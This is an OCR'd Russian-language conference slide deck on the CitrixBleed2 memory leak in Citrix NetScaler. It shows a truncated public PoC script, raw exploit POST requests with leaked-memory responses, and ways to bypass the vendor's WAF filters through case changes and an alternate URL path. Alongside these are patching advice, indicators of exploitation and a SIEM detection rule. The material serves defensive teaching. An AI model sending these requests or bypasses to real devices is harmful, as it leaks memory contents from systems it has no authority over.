
Response

Pretty Raw Hex Render Hackvertor


```
<Type>
  nsg-login-label
</Type>
</Label>
<Input>
<Text>
  <ReadOnly>
    false
  </ReadOnly>
  <InitialValue>
    É|⍰C⍰÷PkÓßYsa5ÊÞÅÐ-^⍰⍰Ð⍰|@º⍰J⍰Z⍰õ¶@⍰¹^⍰ì¶Uã⍰7K⍰èg -Oë@⍰¼~hL1
    {Xövn^⍰ÐÛ·⍰¹⍰⍰8⍰dp}°$⍰üü⍰Ç)7(÷æ⍰¼èÂpAgc¼TowrwatchTowrw
  </InitialValue>
  <Constraint>
    .+
  </Constraint>
</Text>
</Input>
</Requirement>
<Requirement>
  <Credential>
    <ID>
```

“It’s important to note that during our testing, **no cookies, session IDs, or passwords** were found in the leaked content.” © watchTowr

Успехи сына маминой подруги



Первые публичные PoC-эксплоиты




CitrixBleed2_POC / CitrixBleed2.py

oways Create CitrixBleed2.py

Code | Blame | 49 lines (41 loc) · 1.83 KB

```python
import requests
import re
import argparse
from urllib3.exceptions import InsecureRequestWarning

# Suppress SSL warnings
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

def main():
    parser = argparse.ArgumentParser(description="Citrix InitialValue PoC with random header brute-force.")
    parser.add_argument("host", help="Target Citrix host, e.g., https://citrix.example.com")
    parser.add_argument("count", type=int, help="Number of random values to try (starting from 1)")
    args = parser.parse_args()

    url = args.host.rstrip("/") + "/p/u/doAuthentication.do"
    data = "login"
    user_agent = "owaysX" * 100

    print(f"[*] Target: {url}")
    print(f"[*] Trying {args.count} requests\n")
```

Первые публичные PoC-эксплоиты



CitrixBleed2_POC / CitrixBleed2.py

oways Create CitrixBleed2.py

Code | Blame | 49 lines (41 loc) · 1.83 KB

```python
import requests
import re
import argparse
from urllib3

# Suppress S
requests.pac

def main():
    parser = argparse.Argume                    on="Citrix InitialValue PoC with random header brute-force.")
    parser.add_argument("host                   t Citrix host, e.g., https://citrix.example.com")
    parser.add_argument("coun                   , help="Number of random values to try (starting from 1)")
    args = parser.parse_args(

    url = args.host.rstrip("/"      "/p/u/doAuthentication.do"
    data = "login"
    user_agent = "owaysX" * 100

    print(f"[*] Target: {url}")
    print(f"[*] Trying {args.count} requests\n")
```

```python
user_agent = "owaysX" * 100
```

Рекомендации по защите

Как защититься

1. **Установите официальные патчи.** Уязвимость устранена в новых версиях Citrix NetScaler ADC и Citrix NetScaler Gateway.
2. **Проверьте следы эксплуатации этой уязвимости.** Главный индикатор — аномальное количество запросов к пути `/p/u/doAuthentication.do` с некорректно сформированным телом запроса (у параметра `login` отсутствует знак равенства (`=`)).
3. **Используйте альтернативное решение.** Например, WAF для ограничения запросов к пути `/p/u/doAuthentication.do`, не содержащих знак равенства (`=`) после POST-параметра `login`. Соответствующие правила для блокировки атаки уже применены для всех клиентов

Пример публичных правил для SIEM

STANDOFF TALKS

```
alert http any any -> any any (msg: "[redacted]
(CVE-2025-5777)"; flow: established, to_server; http.method; content: "POST"; http.uri; content: "/p/u/
doAuthentication.do"; fast_pattern; http.request_body; content: "login"; endswith; flowbits: set,
CitrixBleed2.Attempt; threshold: type limit, track by_dst, count 1, seconds 60; reference: cve, 2025-5777;
reference: url, horizon3.ai/attack-research/attack-blogs/cve-2025-5777-citrixbleed-2-write-up-maybe/;
reference: url, github.com/win3zz/CVE-2025-5777; reference:[redacted]; classtype:
attempted-admin;[redacted])
```

Пример публичных правил для SIEM

STANDOFF TALKS

```
alert http any any -> any any (msg: "[redacted]
(CVE-2025-5777)"; flow: established, to_server; http.method; content: "POST"; http.uri; content: "/p/u/
doAuthentication.do"; fast_pattern; http.request_body; content: "login"; endswith; flowbits: set,
CitrixBleed2.Attempt; threshold: type limit, track by_dst, count 1, seconds 60; reference: cve, 2025-5777;
reference: url, horizon3.ai/attack-research/attack-blogs/cve-2025-5777-citrixbleed-2-write-up-maybe/;
reference: url, github.com/win3zz/CVE-2025-5777; reference:[redacted]; classtype:
attempted-admin;[redacted])
```

Когда применил рекомендации вендора

Request

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login
```


Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Connection: close
3 Content-Length:
4 Content-Type: text/html
```

Когда применил рекомендации вендора



Request

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login
```

Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Connection: close
3 Content-Length:
4 Content-Type: text/html
```

Спасибо!

Я тебе LoGiN, а ты мне креды? Пошло?

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN
```

Search

Response

Pretty Raw Hex Render

```
</ReadOnly>
<InitialValue>
      Ì□w×P□/ù-¹□ØÙiíH?FO Â□°Cãÿ□â³ÂÄ6I□®ª¯wW]□`ÈD«□s=ÿq¡Kí»h:ãÎác
      ©ÌéM□£=é¦pèÈD□çIð>hk¿næ □]íyD□Ù□:
</InitialValue>
<Constraint>
```

Я тебе LoGiN, а ты мне креды? Пошло?

Pretty Raw Hex

```
1 POST /p/u/doA
2 Host: target
3 Content-Lengt
4 Content-Type:                    encoded; charset=UTF-8
5 Priority: u=1,
6 Connection: ke          ive
7
8 LoGiN
```

LoGiN

Search

Response

Pretty Raw Hex Render

```
</ReadOnly>
<InitialValue>
      Ì□w×P□/ù-¹□ØÙiíH?FO Â□°Cãÿ□â³ÂÄ6I□®ª¯wW]□`ÈD«□s=ÿq¡Kí»h:ãÎác
      ©ÌéM□£=é¦pèÈD□çIð>hk¿næ □]íyD□Ù□:
</InitialValue>
<Constraint>
```

Есть пророк в своём отечестве

Как работает эксплуатация

— Отправляется специально сконструированный **POST**-запрос на эндпоинт `/p/u/doAuthentication.do` без необходимости аутентификации.

— В параметр `login` передаётся строка без знака равенства и значения, `login` **может передаваться в разном регистре, например,** `Login`. Как раз такая атака на скриншоте.

Первые упоминания о PoC появились около трёх недель назад, но в сети до сих пор находят уязвимые устройства. На сегодня известно о 14 публичных эксплойтах и двух шаблонах для сканера уязвимости `Nuclei`. Самый свежий эксплойт опубликован четыре дня назад. **Настоятельно рекомендуем обновиться**

Как защититься

На WAF можно написать правило, которое блокирует `POST`-запросы на URI `/p/u/doAuthentication.do` с Body, состоящим только из параметра `login` в разных регистрах.

https://t.me/four_rays/118

Есть пророк в своём отечестве

Как работает эксплуатация

— Отправляется специально сконструированный **POST**-запрос на эндпоинт `/p/u/doAuthentication.do` без необходимости аутентификации.

— В параметр `login` передаётся строка без знака равенства и значения, `login` **может передаваться в разном регистре, например,** `Login`. Как раз такая атака на скриншоте.


Первые упоминания о PoC появились около трёх недель назад, но в сети до сих пор находят уязвимые устройства. На сегодня известно о 14 публичных эксплойтах и двух шаблонах для сканера уязвимости `Nuclei`. Самый свежий эксплойт опубликован четыре дня назад. **Настоятельно рекомендуем обновиться**

Как защититься

На WAF можно написать правило, которое блокирует `POST`-запросы на URI `/p/u/doAuthentication.do` с Body, состоящим только из параметра `login` в разных регистрах.

https://t.me/four_rays/118

Теперь то я защищен!



Request

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN
```


Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Connection: close
3 Content-Length:
4 Content-Type: text/html
```

Oh, sh...



Request

Pretty Raw Hex

```
1 POST /nf/auth/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN
```

Search


Response

Pretty Raw Hex Render


```
</ReadOnly>
<InitialValue>
    z□å□í□ü1□1Tg
